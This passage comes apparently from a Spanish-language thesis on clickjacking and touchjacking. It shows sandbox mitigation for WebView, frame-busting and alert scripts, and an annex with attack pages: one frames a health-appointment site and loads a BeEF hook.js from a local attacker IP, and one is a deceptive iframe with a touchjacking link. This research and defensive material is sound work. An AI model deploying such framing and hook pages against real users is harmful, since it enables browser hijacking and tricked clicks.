      <input type="text" class="form-control" name="username" placeholder="Correo Electronico" required="" au
    <br><br>
      <input type="password" class="form-control" name="password" placeholder="Contrasena" required=""/>
        <div class="link">
     <a href="http://192.168.100.12/like.html" target="_self">Olvide Contrasena</a>
      </div>
    <br><br>
      <label class="checkbox">
        <input type="checkbox" value="remember-me" id="rememberMe" name="rememberMe"> Recordarme
      </label>
     <br><br>
      <button class="btn btn-lg btn-primary btn-block" type="submit">Ingresar</button>
    </form>

  </div>
```

Figura 56. Implementación elemento Sandbox.

Una vez efectuado estos cambios se puede evidenciar que realiza el bloqueo del elemento WebView Principal sin embargo el elemento oculto continua presente, y en caso de que el usuario intente presionar algún elemento de la pantalla puede ejecutarse el ataque.




Figura 57. Implementación de Sanbox en WebView.

Anexo XI. Código frame busting.

```
<style id="antiClickjack">body{display:none !important;}</style>

 <script type="text/javascript">
     if (self === top) {
         var antiClickjack = document.getElementById("antiClickjack");
         antiClickjack.parentNode.removeChild(antiClickjack);
     } else {
         top.location = self.location;
     }
  </script>
```

Anexo XII. Código alerta usuario.

```
<script type="text/javascript">
if (top != self){
  top.location.replace(self.location.href);
  alert("Se ha bloqueado un iframe dentro de esta pagina");
}
</script>
```

Anexo XIII. Código fuente ataque con herramienta beef.

Página Principal

```
<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset ="UTF-8">
        <meta http-equiv="X-UA-Compatible" content="ie=edge">
</head>

        <div id="fb-root"></div>
        <script async defer crossorigin="anonymous"
        src="https://connect.facebook.net/es_LA/sdk.js#xfbml=1&version=v8.0"
        nonce="K9i8rGoo"></script>
<body>

        <link rel="stylesheet" type="text/css" href="p1.css">

        <iframe src="https://msp.citas.med.ec/" scrolling="no">
        </iframe>

        <script type="text/javascript"
        src="http://192.168.100.20:3000/hook.js"></script>
</body>
</html>
```

Iframe Malicioso

```
<html>
<head>
        <meta http-equiv="Content-Type" content="text/html;charset=UTF-8"/>
          <title></title>
</head>

        <div id="fb-root"></div>
        <script async defer crossorigin="anonymous"
        src="https://connect.facebook.net/es_LA/sdk.js#xfbml=1&version=v8.0"
        nonce="iYSs3t3x">
        </script>

<body style="background: blue">
        <p> </p>
        <a href="" onclick="ataque()">Touchjacking</a>
        <p> </p>
        <a class="fb-like" data-href="https://developers.facebook.com/docs/plugins/"
        data-width="300px" data-layout="standard" onclick="like()"></a>

        <script>
        function ataque() {
          alert("TOUCHJACKING EFECTUADO");
        }
        </script>
</body>
</html>
```